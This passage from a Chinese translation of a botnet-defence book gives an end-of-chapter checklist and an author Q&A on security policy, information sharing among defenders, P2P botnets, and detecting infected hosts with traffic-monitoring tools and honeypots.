- √ 报告发现的僵尸网络。
- √ 如果傀儡牧人决定瞄准你们的公司，计划好要采取的步骤。记住蓝蛙事件！

战斗的号角

- √ 基本的安全规则：核心是好的安全策略和步骤。
- √ 我们需要在所有涉及该问题的白帽成员之间建立有效的沟通渠道，这些成员包括政府、司法、学术，以及 IT 专家。
- √ 从根本上为所有的人进行安全培训。
- √ 尝试本章讨论的新工具，找到新技术，加入新组织。采用哪个不是问题，重要的是开始行动。

常见问题

下列常见问题由本书作者作答，设计的目的是测试读者对于本章概念的理解，以及帮助读者在实际生活中实施这些概念。如果还有其他需要作者回答的问题，请浏览 www. syngress. com/solutions，并单击 Ask the Author。

问：因此，我们应该放弃所有的希望而蜷缩在桌子下面？

答：不。蜷缩在桌子底下已经过时了，尤其是当毫无希望的时候。需要学习、思考并实施健全的安全策略和实践。虽然犯错误在所难免，但是宁愿从其他人那里学习经验。

问：是不是存在或者缺乏特别的让你觉得不安的安全措施？

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

答：是的。我们认为至少需要安全专家之间进行大量的沟通。不同的人了解问题的不同部分，而且总的说来，在该主题上共享的信息远远不够。一个非常现实的问题就是机构不想谈论安全问题，原因是惧怕承担责任，或者仅仅是因为害怕看起来愚蠢而感到窘迫。对于知道正在发生什么的人，我们需要更开放的沟通和更好的方法，以告知需要知道正在发生什么的人。

问：P2P 技术介入僵尸网络并不意味着我们已经彻底失败了？

答：不是。对于 P2P 协议发展的传奇只需要进行一定程度上的关注。一方面，很多年轻人希望“免费分享”电影、音乐，另一方面好莱坞正试图阻止他们散布各种形式的未经许可的文件。结果，这样的斗争可能以用 AES 加密的 P2P 而告终，并在网络流量之中采用端口 80 来隐藏（就像僵尸网络），好莱坞看上去处于劣势。然而，问题是仍然需要一些方法来使得 P2P 主机进行汇合，而这个汇合总包含并不期望有的第三方（参见前文）。这种现象类似于暗网/蜜网现象——你攻击陌生人，结果可能变成一些陌生人会邀请你加入，支持你，并暗中记录下你所做的一切。从另一个观点来看，发送垃圾邮件和从事 DDoS 攻击的人在网络上做了不道德的行为，而 netflow 或者 ourmon 等各类工具可以发现这些攻击。一旦我们知道本地机被感染，即使不能对流量进行解码，也可以看到谁正在与之通话。蜜罐以及类似的工具意味着在某些方面恶意软件失去了其加密的通信信道，使得白帽能够接近这些软件并判断出正在发生的事情。游戏并没有结束。

溜客安全网 WwW.176Ku.CoM